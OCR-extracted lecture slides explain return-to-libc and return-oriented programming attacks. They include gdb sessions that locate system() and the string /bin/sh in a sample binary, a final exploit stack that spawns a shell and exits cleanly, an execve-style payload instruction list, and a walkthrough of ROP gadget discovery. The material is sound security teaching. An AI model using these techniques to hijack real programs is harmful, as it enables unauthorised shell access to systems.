
Return to Libc (big picture)



This will not work if ND bit is set

Return to Libc

(replace return address to point to a function within libc)



Bypasses W^X since F1 is in the code segment,
And can be legally executed.

F1 = system()

- One option is function **system** present in libc

  system("/bin/bash");


  would create a bash shell

  (there could be other options as well)

So we need to

1. Find the address of system in the program
   (does not have to be a user specified function, could be a function present in one of the linked libraries)
2. Supply an address that points to the string
   /bin/sh

The return-to-libc attack




Find address of system in the executable

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) p system
$1 = {<text variable, no debug info>} 0x28085260 <system>
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

Find address of /bin/sh


- Every process stores the enviroment variables at the bottom of the stack
- We need to find this and extract the string /bin/sh from it




Finding the address of the string /bin/sh

```
-bash-2.05b$ gdb -q ./retlib
(no debugging symbols found)...(gdb)
(gdb) b main
Breakpoint 1 at 0x804859e
(gdb) r
Starting program: /home/c0ntex/retlib
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804859e in main ()
(gdb) x/s 0xbfbffd9b
0xbfbffd9b:      "BLOCKSIZE=K"
(gdb)
0xbfbffda7:      "TERM=xterm"
(gdb)
0xbfbffdb2:
"PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:/usr/local/bin:/usr/X11R6/bi
n:/home/c0ntex/bin"
(gdb)
0xbfbffe1f:      "SHELL=/bin/sh"
(gdb) x/s 0xbfbffe25
0xbfbffe25:      "/bin/sh"
(gdb) q
The program is running.  Exit anyway? (y or n) y
-bash-2.05b$
```

The final Exploit Stack



A clean exit



xxx
xxx
0xbfbffe25
0x281130d0
Return Address
0x28085260
xxx
xxx
xxx
buffer
xxx
/bin/bash
exit()
In libc
system()
In libc

Limitation of ret2libc

Limitation on what the attacker can do
(only restricted to certain functions in the library)

These functions could be removed from the library

Return Oriented Programming (ROP)

Return Oriented Programming Attacks

- Discovered by Hovav Shacham of Stanford University
- Subverts execution to libc
  - As with the regular ret-2-libc, can be used with non executable stacks since the instructions can be legally execute
  - Unlike ret-2-libc does not require to execute functions in libc (can execute any arbitrary code)

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86

CR

Target Payload

Lets say this is the payload needed to be executed by an attacker.

```
"movl %esi, 0x8(%esi);"
"movb $0x0, 0x7(%esi);"
"movl $0x0, 0xc(%esi);"
"movl $0xb, %eax;"
"movl %esi, %ebx;"
"leal 0x8(%esi), %ecx;"
"leal 0xc(%esi), %edx;"
```

Suppose there is a function in libc, which has exactly this sequence of instructions … then we are done.. we just need to subvert execution to the function

What if such a function does not exist?

If you can't find it then build it

Step 1: Find Gadgets

- Find gadgets
- A gadget is a short sequence of instructions followed by a return


```
useful instruction(s)
ret
```

- Useful instructions : should not transfer control outside the gadget

- This is a pre-processing step by statically analyzing the libc library

Step 2: Stitching


- Stitch gadgets so that the payload is built



Ret instruction has 2 steps:

- Pops the contents pointed to by ESP into EIP
- Increment ESP by 4 (32bit machine)

Step 3: Construct the Stack



AGi: Address of Gadget i

Finding Gadgets

- Static analysis of libc
- To find
  1. A set of instructions that end in a ret (0xc3)

     The instructions can be intended (put in by the compiler) or unintended
  2. Besides ret, none of the instructions transfer control out of the gadget

Intended vs Unintended Instructions

- **Intended :** machine code intentionally put in by the compiler
- **Unintended :** interpret machine code differently in order to build new instructions

Machine Code :	F7 C7 07 00 00 00 0F 95 45 C3

What the compiler intended..

f7 c7 07 00 00 00	test $0x00000007, %edi
0f 95 45 c3	setnzb -61(%ebp)

What was not ntended

c7 07 00 00 00 0f	movl $0x0f000000, (%edi)
95	xchg %ebp, %eax
45	inc %ebp
c3	ret

